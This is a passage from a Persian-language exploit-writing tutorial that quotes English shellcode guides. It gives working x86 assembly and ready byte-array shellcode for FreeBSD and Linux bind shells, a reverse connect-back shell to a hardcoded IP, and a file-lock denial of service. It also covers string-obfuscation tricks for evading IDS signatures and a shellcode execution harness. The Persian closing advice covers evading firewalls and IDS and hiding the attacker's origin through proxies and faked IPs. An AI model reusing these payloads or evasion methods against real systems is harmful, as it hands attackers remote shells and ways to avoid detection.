xor             ebx,ebx         ; file descriptor in ebx after cleaning this
mov             ebx,eax         ; register with xor.
mov             cl,0x2          ; We want an exclusively lock
mov             al,143          ; flock()
int             0x80            ; call kernel and make the lock a fact

sub             cl,0x3          ; Start a infinite loop to make sure
l00p:                           ; that sendmail cannot access the file
js              l00p

callit:
call            doit

db              '/etc/aliases'

exit:                           ; Exit will get called in the parent process
xor             eax,eax         ; This is not really needed I guess you can just
mov             al,1            ; let it crash to safe space ;-)
int             0x80            ; Execute !! ;-))
```

یک shellcode برای port binding سیستم عامل FreeBSD

تهیه shellcode برای port Binding به صورت بسیار کاملی مطالب زیادی را در خود دارد و لی واقعا نوشتن آن سخت نیست در ادامه با توجه به مطالب فوق و با در نظر گرفتن تمامی نکات چند مثال کامل در تهیه shellcode ها را گرد آوری کردم توجه داشته باشید که این مسئله بیش از بیش نیاز به تمرین دارد

```
 While port binding shellcode looks very complex, it isn't really that hard to write it.
It very much like the above example, several system calls on a row from which some are
using information that was returned from another (I introduced this in the above
example).
When writing a bit more complex code it can help if you first write it in c. In our case
just ripped the c source of the port binding shellcode that Taeho Oh wrote for his
shellcode
document and made some minor changes to it. The assembly code generated from this c
source is
                                        ofcourse hombrewn and works like a charm on FreeBSD.
```

هشدار قبل از نوشتن کد های اسمبلی و قبل از کامپایل و اجرایشان دقت های لا زم را به عمل آورید تا از آسیب رساندن به سخت افزار های اشاره شده در بالا جلوگیری کنید

```
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc,cli;
struct sockaddr_in serv_addr;

int main()
{
      if(fork()==0)
        {


                serv_addr.sin_family=2;
                serv_addr.sin_addr.s_addr=0;
                serv_addr.sin_port=0xAAAA;
                soc=socket(2,1,6);
                bind(soc,(struct sockaddr *)&serv_addr,0x10);
                listen(soc,1);
                cli=accept(soc,0,0);
                dup2(cli,0);
                dup2(cli,1);
                dup2(cli,2);
                execve("/bin/sh",0,0);
        }
}
The assembly code I generated from this C source:
BITS 32

jmp short      callit
doit:

pop             esi
xor             eax, eax
mov byte        [esi + 7], al         ; Terminate the /bin/sh string
mov             al,2                  ; The fork() system call
int             0x80                  ; We call the kernel to fork us.
                                      ;
                                      ; Next code:
socket(2,1,6)
push byte       0x06                  ; The 3e argument
push byte       0x01                  ; The 2e argument
push byte       0x02                  ; The 1e argument
mov             al,97                 ; The system call number
push            eax                   ;
int             0x80                  ; And call the kernel
                                      ;
                                      ; Next code: bind(soc,(struct sockaddr
*)&serv_addr,0x10);
mov             edx,eax               ; We store the file descriptor that was returned
from socket() in edx
xor             eax,eax               ; Now we will create the sockaddr_in structure
mov byte        [esi + 9],0x02        ; This equals: serv_addr.sin_family=2
mov word        [esi + 10],0xAAAA     ; This equals: serv_addr.sin_port=0xAAAA
mov long        [esi + 12],eax        ; This equals: serv_addr.sin_addr.s_addr=0
push byte       0x10                  ; We now start with pushing the arguments, 0x10 is
the 3e one.
lea             eax,[esi + 8]         ; Get the address of our structure, arg 2 of bind()
is a pointer.
push            eax                   ; And push it on the stack, our second argument is
a fact
push            edx                   ; And we push the last argument, the file
descriptor, on the stack
xor             eax,eax               ; Clean up
mov             al,104                ; System call 104 represents bind.
push            eax                   ;
int             0x80                  ; And call the kernel
                                      ;
                                      ; Next code: listen(soc,1);
```

```
push byte       0x1                     ; We push the first argument on the stack
push            edx                     ; We push the filedescriptor that is still stored
in the edx register
xor             eax,eax                 ; Cleanup
mov             al,106                  ; System call 106 represents listen
push            eax                     ;
int             0x80                    ; And call the kernel
                                        ;
                                        ; Next code: accept(soc,0,0);
xor             eax,eax                 ; We need zero's for the arguments.
push            eax                     ; Push the last argument, a zero
push            eax                     ; Push the second argument, another zero
push            edx                     ; Push the first argument, the file descriptor of
our socket
mov             al,30                   ; Define the system call we like to use, accept()
push            eax                     ;
int             0x80                    ; And call the kernel to process our data
                                        ;
                                        ; Next code: dup2(cli,0) , dup2(cli,1) and
dup2(cli,2)
                                        ; We will do this in a loop since this creates
smaller code.
mov             cl,3                    ; Define our counter = 3
mov             ebx,-1                  ; The C code for our loop is: b = -1; for(int i
=3;i>0;i--) { dup(cli,++b) };
mov             edx,eax                 ; We store the file descriptor from accept() in
edx.
                                        ;
l00p:                                   ; The loop code starts here.
inc             ebx                     ; This is the instead of the ++b code
push            ebx                     ; We push this value first because it represents
the last argument
push            edx                     ; We push the second argument, the file descriptor
from accept()
mov             al,90                   ; We define the system call
push            eax                     ;
int             0x80                    ; And call the kernel to execute
sub             cl, 1                   ; Substract 1 from cl
jnz l00p                                ; This will continue the loop if cl != 0
                                        ;
                                        ; Next the execve of /bin/sh
xor             eax,eax                 ; First we create some zero's
push            eax                     ; The 3e argument == NULL
push            eax                     ; So is the second
push            esi                     ; The first argument is a pointer to our string
/bin/sh
mov             al,59                   ; We define the system call, execve.
push            eax                     ;
int             0x80                    ; And execute


callit:
call            doit

db              '/bin/sh'
And again the most important part, the result:
char shellcode[] =
        "\xeb\x6a\x5e\x31\xc0\x31\xdb\x88\x46\x07\xb0\x02\xcd\x80\x6a"
        "\x06\x6a\x01\x6a\x02\xb0\x61\x50\xcd\x80\x89\xc2\x31\xc0\xc6"
        "\x46\x09\x02\x66\xc7\x46\x0a\xaa\xaa\x89\x46\x0c\x6a\x10\x8d"
        "\x46\x08\x50\x52\x31\xc0\xb0\x68\x50\xcd\x80\x6a\x01\x52\x31"
        "\xc0\xb0\x6a\x50\xcd\x80\x31\xc0\x50\x50\x52\xb0\x1e\x50\xcd"
        "\x80\xb1\x03\xbb\xff\xff\xff\xff\x89\xc2\x43\x53\x52\xb0\x5a"
        "\x50\xcd\x80\x80\xe9\x01\x75\xf3\x31\xc0\x50\x50\x56\xb0\x3b"
        "\x50\xcd\x80\xe8\x91\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
```

یک shellcode برای port binding سیستم عامل لینوکس

Linux socket code is a bit different then the BSD one. The problem is that linux
has one socket system call that can be used to query other socket functions (an API)

This system call is called 'socketcall' and is executed with two arguments. The first argument is a number that represent a socket function (such as listen()). The second argument is a pointer to an array that contains the argument that have to be given to the by the first argument defined function.. ;-) Not very useful for shellcode development.
Socketcall is called like this:

socketcall(<function number>,<arguments for that function>)
Below are the available function numbers:

```
SYS_SOCKET      1
SYS_BIND        2
SYS_CONNECT     3
SYS_LISTEN      4
SYS_ACCEPT      5
SYS_GETSOCKNAME 6
SYS_GETPEERNAME 7
SYS_SOCKETPAIR  8
SYS_SEND        9
SYS_RECV        10
SYS_SENDTO      11
SYS_RECVFROM    12
SYS_SHUTDOWN    13
SYS_SETSOCKOPT  14
SYS_GETSOCKOPT  15
SYS_SENDMSG     16
SYS_RECVMSG     17
```

And ofcourse the implementation:

```
BITS 32

xor             eax, eax             ; NULL eax
inc             eax                  ; eax represents 1 now
mov long        [esi +12],eax        ;
mov             ebx,eax
inc             eax
mov long        [esi +8],eax
add             al,0x04
mov long        [esi +16],eax
lea             ecx,[esi +8]
mov             al,102                ; 102 == socketcall
int             0x80                  ; call the kernel
mov             edx,eax               ; store the file descriptor in edx
xor             eax, eax              ; Null eax
                                      ; Now lets make the  serv_addr struct
mov byte        [esi + 8],0x02        ; This equals: serv_addr.sin_family=2
mov word        [esi + 10],0xAAAA     ; This equals: serv_addr.sin_port=0xAAAA
mov long        [esi + 12],eax        ; This equals: serv_addr.sin_addr.s_addr=0
mov long        [esi + 17],edx        ; edx the file descriptor
lea             ecx,[esi + 8]         ; load effective address of the struct
mov long        [esi + 21],ecx        ; and store it in [esi + 21]
inc             ebx
mov             ecx,ebx
add             cl,14
mov long        [esi + 25],ecx
lea             ecx,[esi +17]
mov             al,102
int             0x80
mov             al,102
inc ebx
inc ebx
int             0x80
xor             eax,eax
inc             ebx
mov long        [esi + 21],eax
mov long        [esi + 25],eax
mov             al,102
int             0x80
mov             ebx,eax               ; Save the file descriptor in ebx
xor             eax,eax               ; NULL eax
mov long        [esi + 12], eax       ;
```

```
mov             ecx,eax              ; 0 == stdin
mov             al,63                ; dub2()
int             0x80                 ; Call kernel
inc             ecx                  ; 1 == stdout
mov             al,63                ; dub2()
int             0x80                 ; Call kernel
inc             ecx                  ; 2 == stderr
mov             al,63                ; dub2()
int             0x80                 ; Call kernel
                                     ; From here it is just a matter of
jmp short       callit               ; executing a shell (/bin/bash)

doit:

pop             esi
xor             eax, eax
mov byte        [esi + 9], al
lea             ebx, [esi]
mov long        [esi + 11], ebx
mov long        [esi + 15], eax
mov byte        al, 0x0b
mov             ebx, esi
lea             ecx, [esi + 11]
lea             edx, [esi + 15]
int             0x80

callit:
call            doit

db              '/bin/bash'
```

shellcode مربوط به نحوه برقراری ارتباط در BSD

```
In this example we will see how to create shellcode that creates a shell, which connects
back to a host you control. You'll be able to catch the shell by using a tool such as
netcat.
In this shellcode you will have to hardcode an IP address to connect to. It is also
possible
to add this ip address at the runtime of the exploit (which is a good idea). Please
remember
to convert the IP address ! for testing puposes the assembly and shellcode below will
connect
to 10.6.12.33 (an machine in my tiny test lab) on port 43690. Within the code this IP
address
is converted to: 0x210c060a . You can obtain this hex value pretty easily with perl:

su-2.05a# perl -e 'printf "0x" . "%02x"x4 ."\n",33,12,6,10'
0x210c060a


Just make sure you reverse the IP address like I did with 10.6.12.33. The C code on which
the
assembly is based:
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc,rc;
struct sockaddr_in serv_addr;

int main()
{

                serv_addr.sin_family=2;
                serv_addr.sin_addr.s_addr=0x210c060a;
                serv_addr.sin_port=0xAAAA; /* port 43690 */
                soc=socket(2,1,6);
                rc = connect(soc, (struct sockaddr *)&serv_addr,0x10);
                dup2(soc,0);
                dup2(soc,1);
                dup2(soc,2);
```

```
                execve("/bin/sh",0,0);
}
And the assembly implementation:
BITS 32

jmp short      callit
doit:

pop             esi
xor             eax, eax
mov byte        [esi + 7], al
                                    ; Next code:
socket(2,1,6)
push byte       0x06                ; The 3e argument
push byte       0x01                ; The 2e argument
push byte       0x02                ; The 1e argument
mov             al,97               ; The system call number
push            eax                 ;
int             0x80                ; And call the kernel
                                    ;
                                    ; Next code: connect(soc,(struct sockaddr
*)&serv_addr,0x10);
mov             edx,eax             ; We store the file descriptor that was returned
from socket() in edx
xor             eax,eax             ; Now we will create the sockaddr_in structure
mov byte        [esi + 9],0x02      ; This equals: serv_addr.sin_family=2
mov word        [esi + 10],0xAAAA   ; This equals: serv_addr.sin_port=0xAAAA  /* port
43690 */
mov long        [esi + 12],0x210c060a ; This equals: serv_addr.sin_addr.s_addr=0x210c060a
push byte       0x10                ; We now start with pushing the arguments, 0x10 is
the 3e one.
lea             eax,[esi + 8]       ; Get the address of our structure, arg 2 of bind()
is a pointer.
push            eax                 ; And push it on the stack, our second argument is
a fact
push            edx                 ; And we push the last argument, the file
descriptor, on the stack
xor             eax,eax             ; Clean up
mov             al,98               ; System call 98 represents connect.
push            eax                 ;
int             0x80                ; And call the kernel
                                    ;
                                    ; Next code: dup2(cli,0) , dup2(cli,1) and
dup2(cli,2)
                                    ; We will do this in a loop since this creates
smaller code.
mov             cl,3                ; Define our counter = 3
mov             ebx,-1              ; The C code for our loop is: b = -1; for(int i
=3;i>0;i--) { dup(cli,++b) };
                                    ;
l00p:                               ; The loop code starts here.
inc             ebx                 ; This is the instead of the ++b code
push            ebx                 ; We push this value first because it represents
the last argument
push            edx                 ; We push the second argument, the file descriptor
from accept()
mov             al,90               ; We define the system call
push            eax                 ;
int             0x80                ; And call the kernel to execute
sub             cl, 1               ; Substract 1 from cl
jnz l00p                            ; This will continue the loop if cl != 0
                                    ;
                                    ; Next the execve of /bin/sh
xor             eax,eax             ; First we create some zero's
push            eax                 ; The 3e argument == NULL
push            eax                 ; So is the second
push            esi                 ; The first argument is a pointer to our string
/bin/sh
mov             al,59               ; We define the system call, execve.
push            eax                 ;
int             0x80                ; And execute
```

```
callit:
call            doit

db              '/bin/sh'
```

Shellcode generated from this assembly code will look like this. I have made the IP address bold so
you'll known where to search for it if you need to change it.

```
char shellcode[] =
        "\xeb\x52\x5e\x31\xc0\x88\x46\x07\x6a\x06\x6a\x01\x6a\x02\xb0"
        "\x61\x50\xcd\x80\x89\xc2\x31\xc0\xc6\x46\x09\x02\x66\xc7\x46"
        "\x0a\xaa\xaa\xc7\x46\x0c\x0a\x06\x0c\x21\x6a\x10\x8d\x46\x08"
        "\x50\x52\x31\xc0\xb0\x62\x50\xcd\x80\xb1\x03\xbb\xff\xff\xff"
        "\xff\x43\x53\x52\xb0\x5a\x50\xcd\x80\x80\xe9\x01\x75\xf3\x31"
        "\xc0\x50\x50\x56\xb0\x3b\x50\xcd\x80\xe8\xa9\xff\xff\xff\x2f"
        "\x62\x69\x6e\x2f\x73\x68";
```

چند ترفند در ساخت shellcode

In some cases the buffer that causes the overflow is manipulated by the vulnerable program. This happens more often then you might think and makes exploiting overflows more difficult and often more fun !. For example many programs filter dots and slashes. Oh my GOD !! isn't there something we can do about this ? yes there is ;-) We can use the almighty 'inc' operator to increase the hex value of our ascii character. Below is a simple example that illustrates how to do this but first a part from Intel's description
of 'inc'.

Adds 1 to the destination operand, while preserving the state of the CF flag. The destination operand can be a register or a memory location.

Now an example in how to do this. Let's say we have the string:

```
db            'ABCD'
```

We can change B in to a C by using:

```
inc byte      [esi + 2]
```

So what this does is the hex value of B is changed from 42 to 43 which represents C.
A working example of the assembly code required to do this:

```
BITS 32

jmp short       callit

doit:

pop             esi
xor             eax, eax
mov byte        [esi + 7], al
mov byte        [esi + 10], al
mov long        [esi + 11], esi
lea             ebx, [esi + 8]
mov long        [esi + 15], ebx
mov long        [esi + 19], eax
inc byte        [esi]               ; Now we have /bin.sh
inc byte        [esi + 4]           ; Now we have /bin/sh
mov byte        al, 0x0b
mov             ebx, esi
lea             ecx, [esi + 11]
lea             edx, [esi + 19]
int             0x80

callit:
call            doit
```

```
db              '.bin.sh#-i#AAAABBBBCCCC'


This can also be done to obfuscate parts of shellcode that might trigger
IDS signatures. Incstructions such as ADD, SUB INC and DEC can be useful
for this. By using a loop you can recover strings at run time and by
doing so you might be able get undetected by an IDS or atleast, lower the
risk of detection. Have a look at the following example:


BITS 32

jmp short       callit

doit:

pop             esi
xor             eax, eax
mov byte        [esi + 7], al
lea             ebx, [esi]
mov long        [esi + 8], ebx
mov long        [esi + 12], eax

mov             cl,7                ; The loop begins here, we will loop 7 times
change:
dec byte        [esi + ecx - 1 ]    ; Change the byte on the right location
sub             cl, 1               ; Update the counter 'cl'
jnz change                          ; Verify if we should break the loop

mov byte        al, 0x0b
mov             ebx, esi
lea             ecx, [esi + 8]
lea             edx, [esi + 12]
int             0x80

callit:
call            doit

db              '0cjo0ti#AAAABBBB'



The extra -1 in the line "dec byte [esi + ecx - 1 ]" is to make sure we
als change the byte [esi + 0]. The above assembly code will generate shell
code that changes the string '0cjo0ti' to '/bin/sh' and which will then do
an execve of it. The end result (after removing the #AAAABBB chars) will be:


char shellcode[] =
        "\xeb\x25\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb1\x07\xfe\x4c\x0e\xff\x80\xe9\x01\x75\xf7\xb0\x0b\x89"
        "\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xd6\xff\xff\xff\x30"
        "\x63\x6a\x6f\x30\x74\x69";
A nice FreeBSD example to hide the /bin/sh string in simple execve shellcode:
BITS 32

mov byte        [esi + 5],0x73
mov byte        [esi + 1],0x62
mov byte        [esi],0x2f
xor             eax, eax
mov byte        [esi + 7], al
mov byte        [esi + 2],0x69
push            eax
mov byte        [esi + 6],0x68
push            eax
mov byte        [esi + 4],0x2f
push            esi
mov byte        [esi + 3],0x6e
mov             al,59
push            eax
```

```
int             0x80
```
So the string /bin/sh is build character for character and not in the correct order. This will make it very hard for IDS's to detect the existance of the string! By creating an exploit that would shift the bold made code during execution you could make it extra hard to detect.

```
char shellcode[] =
        "\xc6\x46\x05\x73\xc6\x46\x01\x62\xc6\x06\x2f\x31\xc0\x88\x46"
        "\x07\xc6\x46\x02\x69\x50\xc6\x46\x06\x68\x50\xc6\x46\x04\x2f"
        "\x56\xc6\x46\x03\x6e\xb0\x3b\x50\xcd\x80";
```

A more advanced method to obfuscate your code is by encoding the shellcode and decoding it at run time. While this seems very hard to do, trust me it is not. If you want to encode shellcode the best way to do this is with some help from a simple c program. More information on doing that will be released in another document on safemode.org Ofcourse these are just simples example of obfuscating code. It work nice but isn't really efficient. If you are really interested in this stuff, have a look at K2's work at: http://www.ktwo.ca/security.html.

Trace system calls to debug assembly code:

When you assembly code doesn't work, don't give up because tools such as ptrace and ktrace can help you allot ! They can show you the exact arguments that are given to a system call, whether the system call was successful and if any value was returned.
For example, if the FreeBSD connect shellcode fails, you can see why! Just work like this:

```
ktrace ./s-proc -e <compiled connect assembly code>
kdump | more
snip snip snip
  1830 process  RET   write 17/0x11
  1830 process  CALL  socket(0x2,0x1,0x6)
  1830 process  RET   socket 3
  1830 process  CALL  connect(0x3,0x804b061,0x10)
  1830 process  RET   connect -1 errno 61 Connection refused
```

Aha ! Connection refused.
If you are developing on linux then strace is defenitly your best friend ;-)

Disassembling shellcode:

If you want to see how someone else create shellcode there are very simple ways to disassemble it. What I normally use is a small perl script that writes the shellcode to a file. For example, if I would like to get the assembly of the following shellcode:

```
char shellcode[] =
        "\x5e\x31\xc0\xb0\x24\xcd\x80\xb0\x24\xcd\x80\xb0\x58\xbb\xad"
        "\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80";
```

I just put it in a perl script like this:

```
#!/usr/bin/perl -w

$shellcode =
        "\x5e\x31\xc0\xb0\x24\xcd\x80\xb0\x24\xcd\x80\xb0\x58\xbb\xad".
        "\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80";

open(FILE, ">shellcode.bin");
print FILE "$shellcode";
close(FILE);
```

I saved the file as ww.pl and disassembled it:

```
[10:50pm lappie] ./ww.pl
```

```
[10:50pm lappie] ndisasm -b 32 shellcode.bin
00000000  5E                          pop esi
00000001  31C0                      xor eax,eax
00000003  B024                      mov al,0x24
00000005  CD80                      int 0x80
00000007  B024                      mov al,0x24
00000009  CD80                      int 0x80
0000000B  B058                      mov al,0x58
0000000D  BBADDEE1FE    mov ebx,0xfee1dead
00000012  B969191228          mov ecx,0x28121969
00000017  BA67452301        mov edx,0x1234567
0000001C  CD80                    int 0x80
```

Et voila, here is the assembly. Now it is really easy to determine what kind of shellcode this is and what technique is being used.

Shellcode processing program:


```
/*
 * Generic program for testing shellcode byte arrays.
 * Created by zillion and EVL
 *
 * Safemode.org !! Safemode.org !!
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <errno.h>

/*
 * Print message
 */
static void
croak(const char *msg) {
    fprintf(stderr, "%s\n", msg);
    fflush(stderr);
}
/*
 * Educate user.
 */
static void
usage(const char *prgnam) {
    fprintf(stderr, "\nExecute code : %s -e <file-containing-shellcode>\n", prgnam);
    fprintf(stderr, "Convert code : %s -p <file-containing-shellcode> \n\n", prgnam);
    fflush(stderr);
    exit(1);
}
/*
 * Signal error and bail out.
 */
static void
barf(const char *msg) {
    perror(msg);
    exit(1);
}

/*
 * Main code starts here
 */

int
main(int argc, char **argv) {
    FILE        *fp;
    void        *code;
    int         arg;
    int         i;
```

```
    int         l;
    int     m = 15; /* max # of bytes to print on one line */

    struct stat sbuf;
    long        flen;   /* Note: assume files are < 2**32 bytes long ;-) */
    void        (*fptr)(void);

    if(argc < 3) usage(argv[0]);
    if(stat(argv[2], &sbuf)) barf("failed to stat file");
    flen = (long) sbuf.st_size;
    if(!(code = malloc(flen))) barf("failed to grab required memeory");
    if(!(fp = fopen(argv[2], "rb"))) barf("failed to open file");
    if(fread(code, 1, flen, fp) != flen) barf("failed to slurp file");
    if(fclose(fp)) barf("failed to close file");

    while ((arg = getopt (argc, argv, "e:p:")) != -1){
      switch (arg){
      case 'e':
        croak("Calling code ...");
        fptr = (void (*)(void)) code;
        (*fptr)();
        break;
      case 'p':
        printf("\n\nchar shellcode[] =\n");
        l = m;
        for(i = 0; i < flen; ++i) {
          if(l >= m) {
            if(i) printf("\"\n");
            printf( "\t\"");
            l = 0;
          }
          ++l;
          printf("\\x%02x", ((unsigned char *)code)[i]);
        }
        printf("\";\n\n\n");

        break;
      default :
        usage(argv[0]);
      }
    }


    return 0;
}
```

امیدوارم که تا با اینجا به اطلاعات مفیدی دست پیدا کرده باشد در این مقاله با اجزا و مفهوم یک اکسپلویت به صورت عملی و تئوری آشنا شدید سپس با برنامه نویسی شبکه که مورد نیاز است آشنا شدید در ادامه به بحث در مورد تهیه shellcode با زبان اسمبلی پرداختیم و در آخر مقاله را با چند مثال مفید که حاوی نکات فراوانی بودند را به پایان بردیم.بعد از خواندن این مقاله با دیدن سورس هر اکسپلویتی به اجزای تشکیل دهنده آن پی خواهید برد که چگونه هر قسمتی دارای یک پشتوانه علمی می باشد

چند نکته :

1:اکسپلویت هایی را که طراحی می کنید بر روی یک شبکه داخلی خود تست کنید سعی تان بر این باشد که بر روی سیستم های تست اکسپلویت آخرین متد های امنیتی را اعمال نمایید بعضی از دوستان این سوال را مطرح می کنند که اکسپلویتی را طراحی می کنند ولی در عمل جواب مورد نیاز را دریافت نمی کنند به این مسئله واقف باشید که ما در این مقاله اصول کلی اکسپلویت نویسی را شرح دادیم در این نوع از برنامه نویسی دیگر اجزایی و همچنیین توابعی هم برای رد کردن لایه های دفاعی از قبیل رد کردن و دور زدندیواره های آتش و IDS ها به کار می رود به صرف اینکه یک shellcode خودتان را با طراحی socket Programming در یک اکسپلویت به کار ببرید به یک اکسپلویت کامل نرسیده اید مثلا بایستی از ارتباطات مبتنی بر TCP-UDP تا حد امکان استفاده نکنید برای امن کردن اکسپلویتتان پروسه استفاده از Proxy را به کار ببرید حتی المقدور اخرین رقم سمت راست IP در Bind Port را با استفاده از ترفند های موجود در socket programming به صورت fake در آورید (به مثال های ارائه شده در بالا با دقت بیشتری توجه کنید)




با چند تا از ترفند های shellcoding نیز آشنا شدید یکی از آن ترفند ها به این صورت بود که در sdhellcode خود IP یکی از سیستم های داخلی را تعریف می کرید به این صورت به پکت های ارسالی از طرف شما اجازه ورود داده می شد و پکت ها بلوکه نمیشدند

چندین و چند ترفند بسیار جالب و کاربردی در این زمینه قابل ذکر می باشد به صرف استفاده یک شبکه از دیواره آتش و غیره آن به طور کامل ایمن نیست بلکه با


```
"\x0a\xaa\xaa\xc7\x46\x0c\x0a\x06\x0c\x21\x6a\x10\x8d\x46\x08"
"\x50\x52\x31\xc0\xb0\x62\x50\xcd\x80\xb1\x03\xbb\xff\xff\xff"
```

